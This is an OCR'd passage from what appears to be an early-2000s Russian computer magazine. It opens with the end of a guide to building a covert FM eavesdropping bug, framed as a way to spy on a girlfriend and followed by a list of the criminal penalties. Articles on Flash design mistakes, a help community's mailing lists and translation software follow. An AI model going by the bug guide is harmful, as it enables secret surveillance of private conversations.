амплитуду.

Operation CWAL

Начинаем сборку. Для начала нужен инструмент. Бери паяльник, канифоль (обязательно!), припой. Можно немного прямых рук. Хорошо бы еще взять немного деталек для жука.

NEXT


ДЕТАЛИ ДЛЯ ЖУКА

- Резисторы: 30к, 470кб 6.2к, 4.7к (переменный), 820. Бери маломощные, чтобы бочек в жуке не было.
- Конденсаторы: 0.1мкф, 100.
- Транзистор КТ315Б (минута молчания во славу).
- Микрухи по вкусу: К155ЛА3/К176ЛА7 или К561ЛА7.
- Провод для антенны. Длина - от 0.5 до 1м.
- Батарейки 4.5в...12в.
- Светодиод.

ВОТ ЭТО ЖУК!

Шлунхель и Шнур

Микросхему надо выбирать так: если хочешь, чтобы жук жрал, как пылесос, и затыкался через час работы на новых батарейках, то бери что-нибудь подревнее, например, знаменитую на весь мир К155ЛА3. Если пылесос у тебя уже есть, то бери К176ЛА7 (питание - 5в) либо К561ЛА7, которая может питаться от источников 4.5в...12в. Кстати, если ты уже заметил, на схеме не подписаны ноги у выводов микры. Сознательно, не бей. Дело в том, что они немного разные у 155 и 176/561. Смотри, и все сразу станет ясно:



Ноги

Пайка

Собирать жука (как и любую другую схему, заметь) следует по частям. Т.е. собрал блок - проверил; собрал следующий - проверил и так далее. Также не советуем лепить все то дело на какие-нибудь картонки или монтажные платы. Зачем гимор? Лучше паять все на весу, то есть деталь к детали. Так компактнее и... Мммм... Лучше! Хотя, если на твоем счету спаян только один нерабочий миноискатель, то можешь паять на картонке. Берешь паяльник и начинаешь им тыкать то в канифоль, то в припой, то в детальки. В итоге должен получиться жук ;). В общем, для начала берешь и паяешь отдельно усилитель. Затем его проверяешь следующим методом: если есть осциллограф, то припаиваешь один его выход в коллектору транзистора, другой - к минусу батарейки. Орешь. Если что-нибудь заметно, то, наверное, работает =). Если осциллографа нет (бедняжка :), то припаивай просто обычные наушники так же, как и осциллограф. Ори. Если ничего не слышно, то ты где-то ошибся либо номиналы не те, либо транзюк дохлый, ну или замыкание где-нибудь, а может - питание тухлое, еда невкусная, кофе остыло, ухи неправильно припаял, может они не работают, кот мимо горшка нагадил или ты вообще ничего не спаял. Паяй заново. Если все работает, то порадуйся немного и принимайся паять модулятор. Вся интрига заключается в том, что его толком-то сложно проверить. По крайней мере, наш осциллограф такие частоты не показывает, вместо нормальной синусоиды виден сплошной зеленый прямоугольник, изредка дрожащий, если что-нибудь орут в микрофон. В общем, зеленый прямоугольник - верный признак удачи. Теперь собирай блоки вместе и присандаливай батарейки. Блоки питания не канают, ибо от них ползут под ковром жуткие помехи (жук, вот беда, не работает рядом с источниками сильных помех, например, компом, телеком, утюгом, печкой, стиральной машиной, скороваркой, котом или тапком). Врубай FM-приемник на 100МГц. Поори что-нибудь. Если это что-нибудь слышно, то все пинцетно, жук работает. Если слышны лишь слабые помехи или вообще тишина, то попробуй (не переставая орать при этом) погонять приемник по другим частотам. Вообще, существуют такие замечательные китайские карманные приемнички с автосканом. Стоят они всего рублей 60 (по крайней мере у нас в новосибирском Академгородке), но зато жука ловят на ура и стабильно держат его (есть такая бага в жуке: его частота иногда ни с того ни с сего начинает прыгать). Весьма советую. Для приличия жука теперь можно запихнуть в какой-нибудь корпус. От той же лазерной указки, например. И все? И все!

End of modelling zone

Ну вот, дружище, статья подходит к концу. Ты имеешь на руках рабочего жука, а я тем временем уже начинаю тяготеть ко сну (1:09 как-никак). Желаю тебе все разведать про свою чиксу! Бывай!



ЧТО БУДЕТ, ЕСЛИ ТЫ СПАЯЕШЬ ЭТОГО ЖУКА СО ЗЛЫМИ НАМЕРЕНИЯМИ

Статья 137 п.1 - Незаконное собирание или распространение сведений о частной жизни лица... - арест до 4-х месяцев либо штраф 200...500 МРОТ.
Статья 138 п.3 - Незаконное производство, сбыт или приобретение специальных технических средств, предназначенных для негласного получения информации - 200...500 МРОТ либо решетку до 3-х лет.
Статья 138 п.2 - Нарушение тайны переписки, телефонных переговоров и т.п. с использованием специальных технических средств, предназначенных для негласного получения информации - 100...300 МРОТ либо арест от 2-х до 4-х месяцев.
Делай выводы.


НАДЕНЬ GEE JAY!
ОБГОНИ
СВОИХ
ДРУЗЕЙ!
Gee Jay®
TRADE MARK
Для этого просто пришли вместе с этикеткой от куртки или джинсов «Gee Jay» новый прикольный рекламный девиз «Джи Джей» по адресу: 111116, Москва, а/я «Джи Джей». Отправь письмо не позднее 15 августа, и у тебя появится уникальный шанс выиграть улетный байк! На кону 10 великов, так что придумай девиз покруче. Если он будет веселым и интересным, то навороченный велосипед — твой.
SUPER ПРИЗЫ
1000 рюкзаков
10 великов
И это еще не все. 1000 самых быстрых участников — те, чьи письма будут отправлены раньше других, — получат в подарок классные рюкзаки. Так что влезай в «Gee Jay», не теряя ни минуты!
GEE JAY. Надевай быстрей!

 Андрей Каролик (andrusha@sl.ru)

ПРАВИЛЬНЫЙ FLASH

Ошибки при создании веб-дизайна на Flash

Последняя версия программы Flash сделана настолько доступно и интуитивно понятно, что ею может начать пользоваться любой. Несомненно, будут трудности при первом использовании мощного инструментария Flash, но это придет с опытом. Но не стоит забывать и о тех, для кого все это делается. Постарайся не совершать описанные тут ошибки, и количество посетителей на твоем сайте с использованием Flash прибавится.

Все ошибки можно сформулировать и в одну общую - везде ищи золотую середину. А чтобы было легче находить свои ошибки, ставь иногда себя на место своего же посетителя и критически оценивай свое творение с точки зрения обычного юзера.

Я перечислил только самые очевидные и крупные ошибки, которые совершают многие флешеры. Но существует множество других мелких ошибок и нюансов, которые порой трудно заметить. Почаще смотри чужие творения, и ты сам заметишь эти недостатки. Свои примеры могут казаться идеальными :).

За счет использования векторной графики и возможности создавать анимацию Flash получил бешеную популярность среди народа. Книжки и сайты, посвященные Flash, стали появляться со скоростью мысли. Хотя изначально дизайн на Flash был очень сырым, все делали только первые шаги, пробовали свои силы, примеров в Инете было очень мало. Сначала появились баннеры на Flash, потом заставки и рекламные ролики. Теперь уже сайт, полностью сделанный на Flash, не редкость на просторах Инета. Стали появляться целые развлекательные мегапорталы, сделанные только на Flash. Но цель этой статьи - не описание возможностей Flash, а описание неправильного использования мощного инструмента Flash. Пусть ты даже суперхудожник или суперпрограммист, но, прочитав эту статью, возможно, ты поймешь некоторые свои ошибки, которые не зависят от крутости познаний в Flash. Суть - мало научиться юзать Flash, нужно юзать его еще и с умом :).

<Ошибка 1:
слишком много анимации>

Одно дело мультик и другое дело веб-дизайн. Если Flash позволяет делать анимацию, то это совершенно не значит, что ее надо использовать на 999%. Кроме этого, не стоит забывать, что не все сидят на выделенных каналах. И твое творчество либо не досмотрят, либо не будут смотреть в принципе. Я согласен, что тот же анимированный баннер привлекает больше внимания, чем нарисованный статически. Но зачем же привлекать внимание посетителей к сайту, на котором они уже и так ковыряются? Анимация действует, наоборот, негативно: отвлекает внимание, раздражает и со временем просто утомляет. Какие-то переборы в анимации допустимы еще на развлекательных или специфических сайтах, посвященных анимации на Flash. Приходя на подобные сайты, юзер уже морально готов к сплошной анимации и жестким требованиям к инет-соединению. К примеру, жизнь Масяни без анимации была бы нереальной :). Во всех остальных случаях лишние килобайты анимации вызовут только отрицательные эмоции и желание покинуть сайт, не досмотрев его. Некоторые начинающие или продвинутые флешеры почему-то считают верхом профессионализма сделать живой сайт, на котором все оживает при наведении курсора крысы. Иначе сразу и не поймешь, куда тыкать, чтобы что-то сделать. Любители квестов может и позабавятся, пока будут искать спрятанные возможности навигации. Но простые смертные могут просто не догадаться поискать припрятанные сокровища, а подумать о несостоятельности навигации сайта. Еще один пример вредительских новаторских находок - убегающие кнопки. Ты сам пробовал ловить убегающую по всему экрану кнопку "Отправить" или "OK"? Удовольствие очень сомнительное, постепенно перерастающее в уверенность, что эта кнопка неуловима в принципе, особенно если это кнопка "Отмена" :). Основной принцип, которого тебе стоит придерживаться, прост - все хорошо в меру. Старайся привлечь посетителей оригинальным и профессионально сделанным дизайном, а не многокилобайтной анимацией, пусть даже и сделанной тоже профессионально.

<Ошибка 2:
слишком много звука>

Аналогичная ситуация и со звуком. Его либо нет вообще, либо выше крыши, а про золотую середину дизайнеры забывают напрочь. Если уж ты и хочешь сделать музыкальное сопровождение, то в обязательном порядке приделай регулятор громкости и функцию Mute. На телевизионных пультах, к примеру, есть такая, отрубает звук без изменения уровня громкости, а при повторном нажатии врубает обратно. Было бы неплохо предусмотреть и несколько вариантов озвучки, сделанных под разные музыкальные стили. Кому-то нравится классика, кому-то нравятся забойные вещицы, а кто-то искренне тащится от Моисеева :). Человек вообще любит, когда есть альтернативный выбор, а не в лоб поставленное условие. Можно пойти дальше и еще перед заходом на сайт спрашивать о наличии звуковой карточки. Шучу :).

<Ошибка 3:
нестандартные элементы управления>

Когда я вижу кнопку, я понимаю, что это кнопка. Когда я вижу ссылку, я понимаю, что это ссылка. Но когда я вижу зверюшек или другие непотребные предметы, я никогда в жизни не догадаюсь, что часть из них служит кнопками, а часть - ссылками. Можно, конечно, методично потыкать по всему, что отзывается, но заниматься этим будут далеко не все. Поэтому старайся все элементы управления по возможности стандартизировать. Пусть лучше зверюшки будут видны на заднем фоне, а кнопка будет полупрозрачной, но оставалась при этом кнопкой. Играйся с цветами, формой и обрамлением кнопки, но не пытайся сделать барсучка в виде кнопки. Его физиология такова, что кнопкой ему не быть :).

<Ошибка 4:
нет пояснительных подписей>

Если ты шаришь в хтмл-е, ты, наверное, знаешь атрибуты тэга <img…> ALT и TITLE. Оба атрибута предназначены для картинок и в первую очередь используются в том случае, если картинки являются ссылками. Первый позволяет увидеть описание ссылки до прогрузки графического элемента или в случае, если в браузере отключен режим просмотра картинок для увеличения скорости загрузки страничек. А второй позволяет увидеть описание ссылки при наведении на графический элемент. Конечно, сама ссылка при наведении на графический элемент или гиперссылку отображается в строке статуса, но не всегда удобно переводить взгляд на строку статуса, к тому же там нет описания (но его можно сделать и там, используя Java-Script). Эти небольшие феньки очень удобны. Так почему же не сделать аналогично и в Flash? Я очень редко видел, точнее сказать, практически не видел, чтобы флешеры использовали подобные маневры на своих страничках. А ведь всплывающее описание всегда может быть достаточно длинным в отличие от самих ссылок, размер которых ограничивается дизайном.

<Ошибка 5:
очень мелкие функциональные элементы>

Понятно, что размер полезного видимого пространства на мониторе не А1, поэтому зачастую стараются все уменьшить до минимальных, но еще читабельных размеров, чтобы влезло по максимуму, не прибегая к скроллингу. Стремление вполне оправдано, потому что проматывать после тяжелого дня (или ночи) бывает, правда, очень тяжко. Но каково читать это тем, у кого плохие видеокарточки, мониторы или зрение. Да и даже людям с хорошим зрением порой трудно понять, что вот эта ма-а-а-асенькая фитюлька, оказывается, еще и одна из кнопок меню. Если уж ты и решил уменьшить размер шрифта по минимуму для того, чтобы все вместе смотрелось тип-топ, то предусмотри возможность увеличения хотя бы на время чтения. Так ты убьешь сразу двух зайцев: и смотрится прекрасно, и читать удобно, если увеличить. Аналогично можно сделать и с пунктами меню. При наведении курсора мыши на один из пунктов меню просто меняй его окраску на более яркую и увеличивай в размере, тогда его заметит даже слепой :). Один из удачных приемов - неактивированное меню находится все в серых тонах или в каком-то одном монотонном оттенке, а при наведении становится цветным и увеличивается. При желании можно добавить анимацию при активации, но это уже на любителя.

<Ошибка 6:
нет полного контроля>

Самое неудобное и раздражающее при просмотре любой анимации на Flash - нет никакого управления происходящим, если только этого не предусмотрит сам автор ролика. Есть, конечно же, стандартное контекстное меню при нажатии правой кнопки крысы, которое позволяет масштабировать, менять качество просмотра, останавливать ролик, перематывать его на начало и пошагово проигрывать в ту или иную сторону. Но не все знают о существовании этого контекстного меню, а некоторые испытывают еще и трудности с английским. Просто предусмотри все эти возможности в своем меню, и не будет никаких проблем. Более того, ты можешь позволить пользователю останавливать не всю анимацию, а какие-то определенные ее составные: только анимацию меню, только анимацию всего кроме меню или всю анимацию на сайте. Масштабировать можешь позволить опять же не весь сайт, а только текстовые куски, которые сложно читать мелким шрифтом. Я уже не говорю про то, что любая анимация не должна падать с неба, пользователь всегда должен иметь возможность отказаться от нее, заменив статической альтернативой, которую ты тоже должен предусмотреть. До сих пор я встречаю сайты, на которых нет элементарной возможности пропустить титульную заставку на Flash. В первый раз ее я пропускать, допустим, не буду просто из-за любопытства, но зачем мне ее смотреть при повторных посещениях, нагружая свое соединение? Мне проще будет найти второй похожий сайт, где больше заботятся о своих посетителях.

<Ошибка 7:
плохая индикация процессов подгрузки>

Больное место многих роликов - неоднозначность загрузки. Что-то прыгающее и деформирующееся с надписью "Loading", слава богу, делать научились почти все флешеры. Но про индикацию степени загрузки многие забывают. А ведь основная несущая информация заключается не в том, что грузится, а в том, сколько осталось до конца загрузки. Но что-то шевелиться тоже должно по двум причинам: юзер хочет быть уверенным, что соединение не откинуло копыта, и иногда просто скучно ждать долгой загрузки. Можно пойти на маленькую хитрость - сделать на фоне загрузки юморной мультик гораздо меньшего размера, чем основной ролик, не забыв про индикацию степени загрузки основного ролика. Немаловажно сделать и звуковое сопровождение конца загрузки на случай, если пользователь отошел от компа или переключился на другое окно. Все это касается не только вступительного ролика на титульной странице, а любой долгоскачиваемой анимации на твоем сайте.

P.S. Я надеюсь, что эти достаточно простые советы помогут тебе сделать не просто привлекательный сайт, а юзабельный сайт, который по достоинству оценят твои же посетители. Удачных экспериментов на Flash!

PC_Zone

SOOBCHA - СООБЩЕСТВО ЧАЙНИКОВ

Сергей Скрыпников 'AKA' Slam (sergey@soobcha.ru)

SoobCha
Сообщество Чайников

Повесть о том, как люди превращаются из «ламеров ушастых» в «кулхацкеров»

Тебя, наверное, не раз интересовал вопрос, как же все-таки становятся хакерами? И, скорее всего, ты почти всегда получал от своих продвинутых друзей разные ответы; одни говорили, что нужно учить с десяток языков программирования и ночами сидеть в Интернете, читая хакерские сайты; другие говорили, что нужно зарыться в книжках и учить их наизусть, каждую страничку; а вот третьи бы тебе сказали, что сначала нужно научиться самому элементарному, но в то же время самому нужному, которое впоследствии будет фундаментом всех твоих знаний, к которому ты будешь прибегать ежеминутно, когда будешь выполнять советы первых двух твоих друзей. Так вот специально для тебя есть такая «служба» в Интернете, как «Сообщество Чайников», которая и поможет тебе встать на ноги и больше никогда не падать. Теперь подробнее…

<Episode 1.>
Система «Эксперт»

Система «Эксперт» - почтовая система взаимопомощи. Для того чтобы задать вопрос, нет необходимости проходить какую-либо регистрацию, достаточно написать и отправить сообщение по определенной ссылке. Система перенаправит вопрос экспертам, а при получении ответов отправит их тебе. Вопрос необходимо задавать только по определенной ссылке, каждая из которых соответствует определенной теме. При этом формируется тема сообщения, по которой система определяет, кому из экспертов направить вопрос. Единственная плата за использование системы и возможность либо отблагодарить эксперта, ответившего на вопрос, либо выразить недовольство его ответом - подтвердить или опровергнуть его ответ. В первом случае эксперт зарабатывает баллы, во втором случае теряет их.

При формировании вопроса в систему необходимо приводить максимально полную информацию, чтобы не потребовалось потом делать уточнений. Пока что в системе не предусмотрена возможность ведения диалога с экспертом. Т.е. если ты не полностью описал суть своего вопроса и отослал его еще раз, то не факт, что он попадет к тем же экспертам, что и первый вопрос. Т.к. экспертов в системе очень много, а сам вопрос отсылается только малой части из них, еще вопрос отправляется в тематическую группу, о которой расскажу попозже. Но помни, что сообщения с вопросами необходимо отсылать ТОЛЬКО в текстовом формате и в кодировках KOI8-R или Windows-1251.

Все подтвержденные вопросы и ответы, прошедшие через систему, публикуются в эхо-конференции Expert_FAQ(**Expert_FAQ-subscribe@yahoogroups.com**). Подписка свободная. Думаю, тебе про принципы работы эхо-конференции рассказывать не нужно, уже и сам большой. (для тех кто в танке: ты подписываешься на эхо-конференцию, твой адрес вносится в базу данных конференции, теперь, если кто-то напишет на ее адрес письмо, то оно разошлется всем подписчикам, адреса которых есть в базе данных, так же нужно и отвечать, т.е. получается что-то типа доски объявлений только посредством e-mail). Перед работой желательно прочитать внимательно правила группы, чтобы потом не получать от модераторов «награды». Но учти, что тут проскакивает примерно 10-15 писем в день, и если у тебя коннект 2400 на шаговой АТС, то лучше иди в интернет-кафе и читай дальше.

Регулярно заходи в раздел сайта База Знаний (**http://soobcha.ru/faq**), куда складируются все вопросы как из тематических эхо-конференций, так и от системы Эксперт.

<Episode 2.>
Эхо-конференции

О принципах работы я тебе уже рассказал, теперь настало время познакомить тебя с самыми вкусными конференциями, входящими в состав СообЧа. Самая популярная конфа - это Q-A (**SoobChaQ-A-subscribe@yahoogroups.com**). Тут можно обсуждать все - от того, как позвонить бесплатно в другой город, до того, почему текст выводится на печать «закорючками».

Вторая самая для тебя интересная - это «Интернет-программирование» (**SoobCha_Inet_prog-subscribe@yahoogroups.com**). Здесь обсуждается все, что связано с программированием в Интернете - от языка HTML до самых продвинутых CGI скриптов. Подписаться на нее ты должен обязательно, т.к. любой уважающий себя начинающий хакер должен знать хотя бы самые основы CGI программирования.

Идем далее - «Все о Linux»
Приведу описание конфы, которое составил сам модератор, думаю, добавит к нему нечего: «Конференция, посвященная ОС Linux, которую имеете или будете иметь вы, а не она вас. Чем больше будет задано вопросов, тем больше будет получено ответов. Количество, как известно, перерастает в качество… И, что приятно, ответы не канут в лету, их всегда можно будет найти в архиве нашей группы… Добро пожаловать! Подписаться SoobChaLinux-subscribe@yahoogroups.com».


«Мощь и красота C++» (**SoobCha_C-subscribe@yahoogroups.com**) C++ является одним из самых гибких языков программирования. Сочетание низкоуровневых и высокоуровневых средств делает его сильным инструментом в руках программиста. Данная группа призвана помочь программирующим на Си и просто их сблизить.

«Программирование на Delphi и Turbo Pascal» (**SoobCha_Delphi-subscribe@yahoogroups.com**). Конференция по программированию на Delphi и Turbo Pascal, а также Win Api, решение вопросов, возникающих при программировании на этих языках.

Программирование на Visual Basic (**SoobCha_VB-subscribe@yahoogroups.com**). Думаю, объяснять ничего не нужно, т.к. название говорит само за себя.

Но прежде чем подписываться на 3 вышеперечисленные группы, я советую подписаться вот на эту:

Windows (**SoobCha_Winny-subscribe@yahoogroups.com**). Здесь решаются все вопросы, которые у тебя появятся при работе с семейством (нет, не придурков) Windows, будь то древняя Win 3.11 (интересно, есть еще люди, которые сидят на такой) или новенькая Win XP. Ведь прежде чем начать программировать, нужно, как минимум, знать самое основное о системе, под которую ты собираешься программить, скорее всего твой выбор падет на Выньдос.




Встречался ли ты в своей жизни с компьютерными пиратами? Одной из сфер их деятельности является перехват любой информации во время ее пересылки в просторах сети и воровство данных прямо с твоего компьютера. Даже если хакеру (ну или ламеру, как повезет :-)) и удастся завладеть секретными данными - каково же будет его разочарование, когда он не сможет их прочесть!
Для этого существуют специальные алгоритмы и программы, самая известная из которых - PGP. Новичку не всегда легко с ней разобраться, но вот конфа о PGP тебе поможет решить все твои проблемы, связанные с шифрованием и расшифровкой информации!
(**SoobCha_PGP-subscribe@yahoogroups.com**)

Среди людей, имеющих компьютеры, я еще не встречал таких, которые не задавали бы следующие вопросы: «Как сделать,чтобы мой компьютер работал быстрее? Нет, еще быстрее… И еще… А ничего не сгорит?», «Хочу поменять материнку. Какую лучше взять? Кто может поделиться опытом?» и т.д. Если тебя мучают такие вопросы - то тебе сюда. Группа предназначена для обсуждения компьютерного железа, в том числе апгрейда и оверклокинга. Подписаться: SoobCha_hard-subscribe@yahoogroups.com. Да ну и как же хакеру без быстрого компьютера, захочешь ты сломать архив какой-нибудь и будешь сидеть недели 2 на своем старом AMD K5 100, каково же будет твое удивление, что AMD Athlon XP 1900+ сделает это всего за неделю :-).

Думаю, что ты и вирусами интересуешься? Ну или хотя бы антивирусами? Да, я угадал? Тогда тебе прямая дороженька по это адресу: **SoobChaVirus-subscribe@yahoogroups.com**.
Ну вот, думаю, для начального уровня тебе хватит. А дальше сам посмотришь, если понравится, то подпишешься еще на интересующие тебя темы, благо таких немало =). Но это еще не все о конференциях, тебе, наверное, часто приходилось искать что-нибудь часами в Интернете, а потом с грустью обнаружить, что ничего подходящего ты не нашел; но вот группа SoobCha_Link-subscribe@yahoogroups.com поможет тебе в этом, ты просто на нормальном человеческом языке объясняешь, что тебе нужно, и добрые человечки тебе помогут найти все, что только пожелаешь.

Ну и напоследок…
Работа, работа, работа - документы, базы, отчеты…
Ну все, пора расслабиться: работа не волк - в лес не убежит! Представь себе, у нас есть группа, которая поможет тебе скрасить тяжелые рабочие будни - мы помогаем друг другу играть!!!
Обсуждаем все вопросы, которые только могут по-



явиться у любителя игр: к примеру, как поиграть в StarCraft по сети или как написать свой конфиг к QUAKE III, и обсудим еще многое, многое, многое… Новости, ссылки на демки, патчи, обзоры и прохождение игр - все это у нас есть! Есть вопросы - ответим, есть новенький секрет - расскажем! Ну, а если ты супергеймер, сам бог тебе велел быть с нами! **SoobChaGames-subscribe@yahoogroups.com.**

<Episode 3.>

Only for c 0 0 l |-| /-\ |< 0 r z

Ты, наверное, заметил, что данная статья нацелена прежде всего на начинающего хакера, но я просто уверен, что очень много людей, читающих этот журнал, уже давным-давно прошли все основы хацкерства и теперь просто творят, так вот и для них есть «работа» на Soobcha. Например, побыть экспертом, за самый лучший вопрос или ответ можно получить 400 рублей или заказать на эту сумму книгу в Интернете, либо повесить свой баннер на СТАРТОВУЮ страничку www.soobcha.ru; неплохая альтернатива, да? Еще можешь стать просто помощником модератора в какой-нибудь группе либо даже сам создать группу, которой, как тебе кажется, не хватает SoobCha! В общем, способов присоединиться и помочь Сообществу много, очень много, например, можешь побыть спонсором :-).

А напоследок я тебе дам вот что:
reply.InfoExpert@soobcha.ru - как пользоваться системой «Эксперт»
reply.RegExpert@soobcha.ru - как стать экспертом
reply.SubjExpert@soobcha.ru - набор ссылок для задания вопросов

P.S. Если у тебя возникнут какие-нибудь вопросы, задавай их мне, не бойся. Я уже давно стал частью СообЧа, чего и тебе желаю!




Евгений Зубов, zhenya@newmail.ru

"Говорила мне мама: "Учи английский!"". Учили, учили - да недоучили :). А если вдруг понадобится второй иностранный, а если - третий? Уфф, поневоле зачешешь репу. Что делать, бежать в бюро переводов? Так 5-15 баксов за страничку извольте-с отдать! А как буржуйские сайты переводить? С каждой веб-страничкой никуда не набегаешься. Как быть? Предлагаю воспользоваться программой-переводчиком. Из этой статьи ты узнаешь, какими вкусностями и полезностями порадовали нас за последнее время российские разработчики систем автоматического перевода текстов.

Средства механического транса

Обзор новейших версий систем машинного перевода



Компания "ПРОМТ" представила на проходившем в апреле "Комтеке 2002" полностью обновленную линейку программ-переводчиков - PROMT XT. В серию входят:

- **PROMT Internet XT Premium** - программа для автоматического перевода веб-страниц в браузере MS Internet Explorer;
- **PROMT XT Standard** - переводчик с простым интерфейсом и без дополнительных наворотов;
- **PROMT XT Office** - основная версия программы (ранее называлась PROMT Translation Office) с продвинутым интерфейсом и всякими полезными утилитками.

Компания "Арсеналъ" выпустила в апреле новую версию интернет-переводчика **"СОКРАТ Интернет 3.0 Полиглот", а ранее (в январе) обновила переводчик "Сократ Персональный 4.1"**.

В обзоре мы попарно рассмотрим интернет-переводчики PROMT Internet XT Premium и "СОКРАТ Интернет 3.0 Полиглот", и функционирующие как отдельные приложения PROMT XT Office и "Сократ Персональный 4.1".

<Транс в Сети>

PROMT Internet XT Premium


Программа PROMT Internet XT Premium встраивается в браузер MS Internet Explorer и позволяет переводить веб-страницы целиком или их отдельные фрагменты. Система работает с 8 языковыми парами: английский - русский - английский, французский - русский - французский, немецкий - русский - немецкий, испанский - русский, итальянский - русский. Программа комплектуется коллекцией из 19 дополнительных словарей: "Интернет", "Информатика", "Разговорник", "Спорт", "Автомобильный", "Музыка" и др. После инсталляции программы в панель инструментов MS Internet Explorer можно встроить панель PROMT. Из нее доступны все необходимые функции: выбор направления и тематики перевода, перевод страницы, перевод выделенного фрагмента и др. Также пункты "Перевести" и "Перевести страницу" обнаружатся и в контекстном меню, вызываемом нажатием правой кнопки мыши.

Как же происходит сам процесс перевода? Допустим, ты решил узнать, что творится сегодня в мире. Заходим на главную страницу CNN, выбираем англо-русский перевод, жмем "Перевести страницу". Проходит несколько секунд, и вуаля! - перевод готов! Оригинальная страница заменена страницей с переводом (или же перевод откроется в отдельном окне, это смотря как настроить). Оформление страницы полностью сохраняется, все картинки, фреймы и прочее находятся на своих местах. Переводится не только текст, но и ссылки и даже некоторые кнопки :). Кликая по переведенным ссылкам, можно перейти на другие страницы, перевести их, уйти по ссылкам еще дальше и так до посинения :).




Переводим PROMT'ом сайт CNN

Если нужно перевести не всю страницу, а только какую-то ее часть, выделяем искомый фрагмент и кликаем "Перевести". В зависимости от того, как настроена программа, текст перевода будет выведен рядом с оригиналом или же заменит исходный. Перевод можно подсветить фоном нужного цвета - мне лично по вкусу бледно-сиреневенький :).



Перевод фрагмента веб-страницы

Отдельно стоит рассказать о замечательной возможности составления поискового запроса на русском языке с последующим поиском информации на импортных сайтах. Нажав кнопку "Поиск в Интернете", вводим запрос по-русски, который тут же синхронно переводится на выбранный из списка язык, после чего отправляем запрос на какой-нибудь поисковый сервер (поддерживаются AltaVista, Yahoo!, Lycos и другие популярные поисковики). Возможно построение простого запроса, сложного запроса с учетом логических операторов, а также профессионального запроса по правилам конкретного поискового сервера. Открывшуюся на поисковике страницу с результатами переводим обычным способом, а затем переходим на интересные нам ссылки.



Шлем запрос по-русски на AltaVist'y

